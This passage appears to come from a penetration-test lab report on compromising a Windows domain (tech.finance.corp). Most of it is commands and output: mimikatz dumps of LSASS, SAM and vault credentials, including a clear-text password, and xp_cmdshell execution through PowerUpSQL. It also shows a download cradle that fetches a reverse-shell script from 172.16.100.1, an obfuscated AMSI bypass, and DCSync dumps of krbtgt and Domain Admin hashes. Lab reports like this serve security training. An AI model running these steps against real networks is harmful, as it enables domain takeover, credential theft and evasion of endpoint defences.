* Password : b8 37 a2 a8 1d 26 29 a2 72 db 05 08 0a a5 26 ce 48 95 d5 38 49 2f 67 22 82 47 62 b0 3f 73 84 75 12 7d 3f 57 58 67 1c dc 5a 1f ad b3 3a fe 21 8c fc 43 0e 8b eb 5f 9a c1 e5 8e 8c 93 b7 84 c4 0d 01 19 bd 8e 47 41 78 13 98 e7 56 12 f5 03 5c 59 16 ed 1b d1 f8 a6 66 25 74 1d 6b 94 a0 6c d8 fa 1d 55 a3 df 9e 20 2c bc 4a 3b 51 2c f8 8d b9 2e 05 a6 ed 05 d8 83 dc f2 55 bf 50 c4 ff 18 a6 0a ac 5f ad 00 28 ab ea 04 9b c9 2f 41 26 da 02 aa 0d 78 58 4a e6 7a ad bb c5 d0 81 a3 9c 18 f1 ec d1 e1 30 16 ba 67 45 c8 c4 7c 82 cd 65 d4 48 c7 30 71 b6 17 40 31 c7 d6 b9 09 b0 bb 53 79 bf 9d d6 c2 6b af 7d a1 de aa 44 ba ac bc 2a 97 67 26 cd 88 37 fe 4a 27 71 c9 06 63 a1 62 28 7e 82 d8 4c d2 e7 67 86 3b c9 d1 72 9c 96 c0 92 75 d4 53

* Key List :

aes256_hmac 5a19a541cd908c03ad90495e552242c84dcaaed837a58a8aaa4ea7a8d59e8669

aes128_hmac 63942e8f61ab8ef8136d66f06aa7cfd2

rc4_hmac_nt 10aeff2ad098e30733a893aeff574dfe

rc4_hmac_old 10aeff2ad098e30733a893aeff574dfe

rc4_md4 10aeff2ad098e30733a893aeff574dfe

rc4_hmac_nt_exp 10aeff2ad098e30733a893aeff574dfe

rc4_hmac_old_exp 10aeff2ad098e30733a893aeff574dfe

Authentication Id : 0 ; 23214 (00000000:00005aae)

Session : Interactive from 1

User Name : UMFD-1

Domain : Font Driver Host

Logon Server : (null)

Logon Time : 5/3/2023 4:39:37 PM

SID : S-1-5-96-0-1

* Username : TECHSRV30$

* Domain : tech.finance.corp

* Password : b8 37 a2 a8 1d 26 29 a2 72 db 05 08 0a a5 26 ce 48 95 d5 38 49 2f 67 22 82 47 62 b0 3f 73 84 75 12 7d 3f 57 58 67 1c dc 5a 1f ad b3 3a fe 21 8c fc 43 0e 8b eb 5f 9a c1 e5 8e 8c 93 b7 84 c4 0d 01 19 bd 8e 47 41 78 13 98 e7 56 12 f5 03 5c 59 16 ed 1b d1 f8 a6 66 25 74 1d 6b 94 a0 6c d8 fa 1d 55 a3 df 9e 20 2c bc 4a 3b 51 2c f8 8d b9 2e 05 a6 ed 05 d8 83 dc f2 55 bf 50 c4 ff 18 a6 0a ac 5f ad 00 28 ab ea 04 9b c9 2f 41 26 da 02 aa 0d 78 58 4a e6 7a ad bb c5 d0 81 a3 9c 18 f1 ec d1 e1 30 16 ba 67 45 c8 c4 7c 82 cd 65 d4 48 c7 30 71 b6 17 40 31 c7 d6 b9 09 b0 bb 53 79 bf 9d d6 c2 6b af 7d a1 de aa 44 ba ac bc 2a 97 67 26 cd 88 37 fe 4a 27 71 c9 06 63 a1 62 28 7e 82 d8 4c d2 e7 67 86 3b c9 d1 72 9c 96 c0 92 75 d4 53

* Key List :

aes256_hmac 5a19a541cd908c03ad90495e552242c84dcaaed837a58a8aaa4ea7a8d59e8669

aes128_hmac 63942e8f61ab8ef8136d66f06aa7cfd2

rc4_hmac_nt 10aeff2ad098e30733a893aeff574dfe

```
rc4_hmac_old 10aeff2ad098e30733a893aeff574dfe
rc4_md4 10aeff2ad098e30733a893aeff574dfe
rc4_hmac_nt_exp 10aeff2ad098e30733a893aeff574dfe
rc4_hmac_old_exp 10aeff2ad098e30733a893aeff574dfe
Authentication Id : 0 ; 999 (00000000:000003e7)
Session : UndefinedLogonType from 0
User Name : TECHSRV30$
Domain : TECH
Logon Server : (null)
Logon Time : 5/3/2023 4:39:34 PM
SID : S-1-5-18
* Username : techsrv30$
* Domain : TECH.FINANCE.CORP
* Password : (null)
* Key List :
aes256_hmac 2e0b754440664df465044eeaf81865a562fd9063e86108e1f47a8496c028deb9
rc4_hmac_nt 10aeff2ad098e30733a893aeff574dfe
rc4_hmac_old 10aeff2ad098e30733a893aeff574dfe
rc4_md4 10aeff2ad098e30733a893aeff574dfe
rc4_hmac_nt_exp 10aeff2ad098e30733a893aeff574dfe
rc4_hmac_old_exp 10aeff2ad098e30733a893aeff574dfe
```

I dumped the credentials too, for local SAM using file-less powershell module Invoke-Mimi on the target server:

```
PS C:\Users\techservice> Invoke-Mimi -Command '"token::elevate" "lsadump::sam"'

Invoke-Mimi -Command '"token::elevate" "lsadump::sam"'
.#####. mimikatz 2.2.0 (x64) #19041 Dec 23 2022 18:36:14
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(powershell) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM
```

```
572 {0;000003e7} 1 D 18485 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary

-> Impersonated !

* Process Token : {0;000cca5c} 0 D 842240 TECH\techservice S-1-5-21-1325336202-3661212667-302732393-1109
(09g,24p) Primary

* Thread Token : {0;000003e7} 1 D 1001314 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz(powershell) # lsadump::sam

Domain : TECHSRV30

SysKey : 4e65d8bbe38ba95d0dd12d84d9975f26

Local SID : S-1-5-21-4226956118-3135618452-1297587092

SAMKey : 9e66409953b221e02a87aac50a56b789

RID : 000001f4 (500)

User : Administrator

Hash NTLM: a6b346b1aa0d502e3be20145e4f6541d

Supplemental Credentials:

* Primary:NTLM-Strong-NTOWF *

Random Value : 3a8d00416e1f044082bce6dba9faa2df

* Primary:Kerberos-Newer-Keys *

Default Salt : WIN-GE9JCKGQI1UAdministrator

Default Iterations : 4096

Credentials

aes256_hmac (4096) : 331febfa919180385feed889d21a1afe1ce44e88d5c14116691ad169305155e5

aes128_hmac (4096) : 56abc5779f93d26ef2679aa40fd13e5c

des_cbc_md5 (4096) : 1f3751f4d6167638

OldCredentials

aes256_hmac (4096) : 0693a56b7a9355a05f973eb4541c3cc8365631cab41a51de21ad52256476dcc9

aes128_hmac (4096) : 66932c72ffd7c3d75e284a231f44457e

des_cbc_md5 (4096) : fd6e9e796b7c4a0e

OlderCredentials

aes256_hmac (4096) : 910e972d6cf3ae2637aca81fa76af0b6761e77a50368ff6c0dfa807f91db8cac

aes128_hmac (4096) : 2ff3c6f1c3d9d441749b45cf745dfa2a

des_cbc_md5 (4096) : f1a8feb3625d972f

* Packages *

NTLM-Strong-NTOWF

* Primary:Kerberos *

Default Salt : WIN-GE9JCKGQI1UAdministrator

Credentials

des_cbc_md5 : 1f3751f4d6167638

OldCredentials
```

```
des_cbc_md5 : fd6e9e796b7c4a0e

RID : 000001f5 (501)

User : Guest

RID : 000001f7 (503)

User : DefaultAccount

RID : 000001f8 (504)

User : WDAGUtilityAccount
```

And finally I dumped the credentials for Vaul service "*Windows Credentials*" register:

```
mimikatz # vault::list

Vault : {4bf4c442-9b8a-41a0-b380-dd4a704ddb28}
        Name       : Web Credentials
        Path       : C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28
        Items (0)

Vault : {77bc582b-f0a6-4e15-4e80-61736b6f3b29}
        Name       : Windows Credentials
        Path       : C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Vault
        Items (1)
          0.    (null)
                Type            : {3e0e35be-1b77-43e7-b873-aed901b6275b}
                LastWritten     : 2/4/2022 1:11:02 AM
                Flags           : 00004004
                Ressource       : [STRING] Domain:batch=TaskScheduler:Task:{877E4326-BAD4-4516-A4B1-60C73F0EFDDA}
                Identity        : [STRING] TECH\databaseagent
                Authenticator   :
                PackageSid      :
                *Authenticator* : [BYTE*]

                *** Domain Password ***


mimikatz # vault::cred /patch
TargetName : Domain:batch=TaskScheduler:Task:{877E4326-BAD4-4516-A4B1-60C73F0EFDDA} / <NULL>
UserName   : TECH\databaseagent
Comment    : <NULL>
Type       : 2 - domain_password
Persist    : 2 - local_machine
Flags      : 00004004
Credential : CheckforSQLServer31-Availability
Attributes : 0
```

The *databaseagent* user credentials on clear-text extracted:

```
mimikatz # vault::cred /patch

TargetName : Domain:batch=TaskScheduler:Task:{877E4326-BAD4-4516-A4B1-60C73F0EFDDA} / <NULL>

UserName : TECH\databaseagent

Comment : <NULL>

Type : 2 - domain_password

Persist : 2 - local_machine

Flags : 00004004

Credential : CheckforSQLServer31-Availability

Attributes : 0
```

4.4 Target – *172.16.6.31 - DBSERVER31.tech.finance.corp*

4.4.1 Initial Access

Create new session with *dbagentuser* from *STUDVM* machine and validate database access using *PowerUpSQL* module of powershell:


```
PS C:\Users\studentuser> Import-Module C:\AD\tools\PowerUpSQL-master\PowerUpSQL-master\PowerUpSQL.ps1
PS C:\Users\studentuser> Get-SQLInstanceDomain -Verbose
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
VERBOSE: Parsing SQL Server instances from SPNs...
VERBOSE: 1 instances were found.


ComputerName     : dbserver31.tech.finance.corp
Instance         : dbserver31.tech.finance.corp
DomainAccountSid : 150000052100013862557825117157218105841118874 00
DomainAccount    : sqlserversync
DomainAccountCn  : sqlserver sync
Service          : MSSQLSvc
Spn              : MSSQLSvc/dbserver31.tech.finance.corp
LastLogon        : 2/5/2022 11:48 PM
Description      :


PS C:\Users\studentuser> Get-SQLInstanceDomain -Verbose | Get-SQLConnectionTest -Verbose
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
VERBOSE: Parsing SQL Server instances from SPNs...
VERBOSE: 1 instances were found.
VERBOSE: dbserver31.tech.finance.corp : Connection Success.

ComputerName                Instance                    Status
------------                --------                    ------
dbserver31.tech.finance.corp dbserver31.tech.finance.corp Accessible


PS C:\Users\studentuser>
```

With the current connection it is possible execute remote commands on DBSERVER31 operative system via *xp_cmdshell* database function:

```
PS C:\Users\studentuser> Get-SqlServerLinkCrawl -Instance dbserver31.tech.finance.corp -Query "exec master..xp_cmdshell 'whoami'" | select -ExpandProperty CustomQuery

tech\sqlserversync

PS C:\Users\studentuser> Get-SqlServerLinkCrawl -Instance dbserver31.tech.finance.corp -Query "exec master..xp_cmdshell 'hostname'" | select -ExpandProperty CustomQuery
dbserver31

PS C:\Users\studentuser> Get-SqlServerLinkCrawl -Instance dbserver31.tech.finance.corp -Query "exec master..xp_cmdshell 'ipconfig'" | select -ExpandProperty CustomQuery

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3951:9e95:8396:3a25%6
   IPv4 Address. . . . . . . . . . . : 172.16.6.31
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.6.254
```

In order to gain access to the target server, it is possible to execute the following procedure and obtaining a reverse shell from *DBSERVER31* with user tech\sqlserversync:


1. Prepare script module of powershell *Invoke-PowerShellTCpEx* and stored it on local *HFS* web server on the *STUDVM* computer:



2. Execute the following command using *PowerUp_SQL* on the target Database, using *xp_cmdshell* and powershell download on the *DBSERVER31* Computer:

```
Get-SqlServerLinkCrawl -Instance dbserver31.tech.finance.corp -Query 'exec master..xp_cmdshell ''powershell -c " iex(New-Object Net.webclient).DownloadString(\"http://172.16.100.1/Invoke-PowerShellTcpEx.ps1\");"''' | select -ExpandProperty CustomQuery
```

3. On the *STUDVM* computer side, with *Powercat* powershell module listen at local on the configured port 443 and obtain a new powershell session from the *DBSERVER31* with *tech\sqlserversync* user privileges:



4.4.2 Privilege Escalation

(Not required)

4.4.3 Post-Exploitation

(Not performed)

4.5 Target – *172.16.4.1 - TECH-DC.tech.finance.corp*

4.5.1 Initial Access

Due the following enumeration keys, with the sqlserversync user, It is possible perform a DCSync attack on the target Domain Controller tech-dc:

```
PS C:\Windows\system32> Find-InterestingDomainAcl -ResolveGUIDs

ObjectDN : DC=tech,DC=finance,DC=corp
AceQualifier : AccessAllowed
ActiveDirectoryRights : ExtendedRight
ObjectAceType : DS-Replication-Get-Changes-In-Filtered-Set
AceFlags : None
AceType : AccessAllowedObject
InheritanceFlags : None
SecurityIdentifier : S-1-5-21-1325336202-3661212667-302732393-1111
IdentityReferenceName : sqlserversync
IdentityReferenceDomain : tech.finance.corp
IdentityReferenceDN : CN=sqlserver sync,CN=Users,DC=tech,DC=finance,DC=corp
IdentityReferenceClass : user
ObjectDN : DC=tech,DC=finance,DC=corp
AceQualifier : AccessAllowed
ActiveDirectoryRights : ExtendedRight
ObjectAceType : DS-Replication-Get-Changes
AceFlags : None
AceType : AccessAllowedObject
InheritanceFlags : None
SecurityIdentifier : S-1-5-21-1325336202-3661212667-302732393-1111
IdentityReferenceName : sqlserversync
IdentityReferenceDomain : tech.finance.corp
IdentityReferenceDN : CN=sqlserver sync,CN=Users,DC=tech,DC=finance,DC=corp
IdentityReferenceClass : user
ObjectDN : DC=tech,DC=finance,DC=corp
AceQualifier : AccessAllowed
ActiveDirectoryRights : ExtendedRight
ObjectAceType : DS-Replication-Get-Changes-All
AceFlags : None
AceType : AccessAllowedObject
```

```
InheritanceFlags : None

SecurityIdentifier : S-1-5-21-1325336202-3661212667-302732393-1111

IdentityReferenceName : sqlserversync

IdentityReferenceDomain : tech.finance.corp

IdentityReferenceDN : CN=sqlserver sync,CN=Users,DC=tech,DC=finance,DC=corp

IdentityReferenceClass : user
```

On the previous spawned terminal from DBSERVER31 Computer with *tech\sqlserversync* user is required bypass the AMSI for windows, because we don't have Administrative privileges on the current machine:

```
PS C:\Users\studentuser> powercat -l -p 443 -v
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
VERBOSE: Connection from [172.16.6.31] port  [tcp] accepted (source port 49753)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...
Windows PowerShell running as user sqlserversync on DBSERVER31
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>S`eT-It`em ( 'V'+'aR' + 'IA' + ('blE:1'+'q2') + ('uZ'+'x') ) ( [TYpE]( "{1}{0}"-F'F','rE' ) ); (
Get-varI`A`BLE ( ('1Q'+'2U') +'zX' ) -VaL )."A`ss`Embly"."GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'
si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em') ) )."g`etf`iElD"( ( "{0}{2}{1}" -f('a'+'msi'),'d',
('I'+'nitF'+'aile') ),( "{2}{4}{0}{1}{3}" -f('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,' ))."sE`T`VaLUE"(${n`ULl},${t`RuE
} )
```

After import the *Invoke-Mimi* powershell module It is possible attack the Domain Controller *tech-dc* of *tech.finance.corp* with Dcsync for dump *krbtgt* user credentials:

```
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString("http://172.16.100.1/Invoke-Mimi.ps1")
PS C:\Windows\system32> Invoke-Mimi -Command '"privilege::debug" "lsadump::dcsync /user:tech\krbtgt"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 18:36:14
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz(powershell) # lsadump::dcsync /user:tech\krbtgt
[DC] 'tech.finance.corp' will be the domain
[DC] 'tech-dc.tech.finance.corp' will be the DC server
[DC] 'tech\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 6/2/2023 7:08:05 PM
Object Security ID   : S-1-5-21-1325336202-3661212667-302732393-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: c77ff24526c4af424404f9605ab95558
    ntlm- 0: c77ff24526c4af424404f9605ab95558
    ntlm- 1: 8ca5fa92044ebb657d32404d39f3ec29
    ntlm- 2: 9e482ed416a6e98116bb264d704fc3a4
    ntlm- 3: 1c649b80c81e407469e39a4feb4ae173
    ntlm- 4: 36ce545b31de928a63d3cec844fdf8c6
    ntlm- 5: 8d205a3d324a50624a141d6aa8b81966
    ntlm- 6: d1ed73ddb4453a4d927b62af59f9b16e
    lm  - 0: a871ee8766bd66ddea09731a6a742146
    lm  - 1: 54fb62d1ec7cb81ab1c71bf148cb74bf
    lm  - 2: 8da6869e6894e4e36008f36fa1290a1d
    lm  - 3: 6aa46c60fd14be0d62b9907863371357
    lm  - 4: 3afad0e5e712bcd6a7e2656c47c99d47
    lm  - 5: 177cd4c764824402784ee7f1eabe64d1
    lm  - 6: 3398a1f62fa598f91f719162ffe8cfdb

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 3cfc3d5baf3040b623bf732f2ef69647

* Primary:Kerberos-Newer-Keys *
    Default Salt : TECH.FINANCE.CORPkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : bf2dfc61278ec3c7fda50c66300420633f362ca9687f0ce72394a43f82028a15
      aes128_hmac       (4096) : 3aeb47a755182e7b7b8bd6090f66620e
      des_cbc_md5       (4096) : 1a80ef8ac2e0ab98
```

Replicate the previous attack in order to obtain the Administrator user credentials (Domain Admin of tech.finance.corp):

```
Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 3/16/2022 3:56:32 AM
Object Security ID   : S-1-5-21-1325336202-3661212667-302732393-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: acfd00282fbe922483c12e049e6e8990
    ntlm- 0: acfd00282fbe922483c12e049e6e8990
    ntlm- 1: 58ce52a1d25fff985d061827fc475535
    ntlm- 2: acfd00282fbe922483c12e049e6e8990
    ntlm- 3: 38038c7899ece8fd5b2670061e52562a
    ntlm- 4: acfd00282fbe922483c12e049e6e8990
    lm  - 0: 57d8b5b97f50b007ce8b47e01ee07464
    lm  - 1: 2f60b78ccdcdfb823c9d5316ca933db0
    lm  - 2: 3a1f73c8e89a46dd4dd5479af7d21605
    lm  - 3: 4f1d3bd9e2e89852bd96a05d5aa97e9e

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 894e9ba9f4c91c118b9bfe648cdad5be

* Primary:Kerberos-Newer-Keys *
    Default Salt : TECH.FINANCE.CORPAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : d9410bd213225049d5beb8cd5fa2eeefc856ffbaa6f35541ac91d6ba2c5ed165
      aes128_hmac       (4096) : 309331140cd7f06f9bdafb80a23a3a93
      des_cbc_md5       (4096) : 9bcb46852a514aef
    OldCredentials
      aes256_hmac       (4096) : a4956a2aa09644773e0a360b5c905a4d086ef68fd644005e35ab6089de1b5cc6
      aes128_hmac       (4096) : abf97894a1886f2087a18cd77f912345
      des_cbc_md5       (4096) : 0b9b89a4d9a40797
    OlderCredentials
      aes256_hmac       (4096) : d9410bd213225049d5beb8cd5fa2eeefc856ffbaa6f35541ac91d6ba2c5ed165
      aes128_hmac       (4096) : 309331140cd7f06f9bdafb80a23a3a93
      des_cbc_md5       (4096) : 9bcb46852a514aef

* Primary:Kerberos *
    Default Salt : TECH.FINANCE.CORPAdministrator
    Credentials
      des_cbc_md5       : 9bcb46852a514aef
    OldCredentials
      des_cbc_md5       : 0b9b89a4d9a40797

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  9710b0cd98326f11b711816211063d64
```

SAM Username : Administrator

Account Type : 30000000 (USER_OBJECT)

User Account Control : 00010200 (NORMAL_ACCOUNT DONT_EXPIRE_PASSWD)

Account expiration :

Password last change : 3/16/2022 3:56:32 AM

Object Security ID : S-1-5-21-1325336202-3661212667-302732393-500


Object Relative ID : 500

Credentials:


Hash NTLM: acfd00282fbe922483c12e049e6e8990

```
ntlm- 0: acfd00282fbe922483c12e049e6e8990
ntlm- 1: 58ce52a1d25fff985d061827fc475535
ntlm- 2: acfd00282fbe922483c12e049e6e8990
ntlm- 3: 38038c7899ece8fd5b2670061e52562a
ntlm- 4: acfd00282fbe922483c12e049e6e8990
lm - 0: 57d8b5b97f50b007ce8b47e01ee07464
lm - 1: 2f60b78ccdcdfb823c9d5316ca933db0
lm - 2: 3a1f73c8e89a46dd4dd5479af7d21605
lm - 3: 4f1d3bd9e2e89852bd96a05d5aa97e9e
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 894e9ba9f4c91c118b9bfe648cdad5be
* Primary:Kerberos-Newer-Keys *
Default Salt : TECH.FINANCE.CORPAdministrator
Default Iterations : 4096
Credentials
